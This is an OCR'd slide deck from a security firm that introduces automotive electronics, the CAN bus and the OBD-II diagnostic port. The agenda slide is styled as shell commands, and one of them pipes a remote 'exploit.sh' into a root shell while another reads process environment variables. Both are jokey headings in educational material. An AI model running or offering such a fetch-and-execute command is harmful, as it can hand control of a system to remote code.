BV TECH
Securing the Future.

The Evolution of Automotive Complexity and the Evergrowing Need for Security

A (hopefully) gentle introduction

Eros Lever

2022-05-05

securenetwork
Your Protection, Our Mission

BV TECH
Securing the Future.


```
> whoami && cat /proc/self/environ          # who am I
> history | grep ‘automotive’               # automotive history
> lshw -short -businfo                      # how devices interact
> ip link show dev can0                     # CAN bus and protocols
> curl 10.0.0.1/exploit.sh | sudo /bin/sh   # vulnerabilities and risks
```

#> whoami

BV TECH
Securing the Future.

- M.Sc. Computer Science and Engineering – Politecnico di Milano (2013)
  - Thesis on the security of mobile applications on the Android operating system
  - CaptureTheFlag player with TowerOfHanoi (now part of Mhackeroni)
- (Senior) Security Engineer – Secure Network
  - Applications, infrastructures, cloud, embedded (industrial & IoT)
- Chief Technology Officer – Secure Network
  - Share knowledge and grow everyday passionate people in our technical team

BV TECH as a Group



Cybersecurity Activites

BV TECH
Securing the Future.

- Offensive Security
  - Helping companies and developers to prevent hacks and stay secure
  - Software, Firmware, Hardware, Networks, Communications
  - Find vulnerabilities, try to exploit them in a controlled fashion, evaluate the risk, explain why it is important to fix them
- Digital Forensic
  - Digital investigations on intellectual property theft, analysis of potentially compromised systems
- Security Operations Center
  - Monitor large networks, track security events, promptly intervein when something occurs
- Audit and Compliance
  - Support companies in achieving security standards and review internal policies

When It All Started

- How do we get from the first vehicles to modern concept designs?
  - New technological discoveries
  - Improve performances
  - Contain manufacturing prices
  - Improve safety
  - Improve usability
  - Environmental concerns

1880 – Gustave Trouvé – Trouvé's tricycle – Electric engine (battery-powered)

2015 – Mercedes-Benz – F 015 Concept


1885 – Carl Benz – Benz Patent-Motorwagen – Piston engine (gasoline)


In the Beginning We Only Had Safety


- Seat Belt
- Air Bag

Then the Electronics Arrived

- Anti-lock Braking System (ABS)
- Electronic Stability Control (ECS)
- Automatic Transmission









Entertainment: More and More Electronics


- Battery and Alternator
- Music player
- Phone and Handsfree systems
- GPS Navigation



So Many Electronics… How Are They Connected?


- A modern car has much more than 1km of cables running all over the vehicle
- How are they organized?
  - Historically systems were independent from one another
  - As they grow, the need to organize and standardize is impelling






Attempts at Bringing Structure


- Multiple buses using different technologies
  - Most common bus is Controller Area Network (CAN)
  - Other protocols built on top of CAN
- Connected through gateways
  - Is it possible to cross through a gateway and reach another bus?




Who Can Access the CAN bus?

- Car manufacturers are required to expose a diagnostic port
  - The standard is the OBD-II port
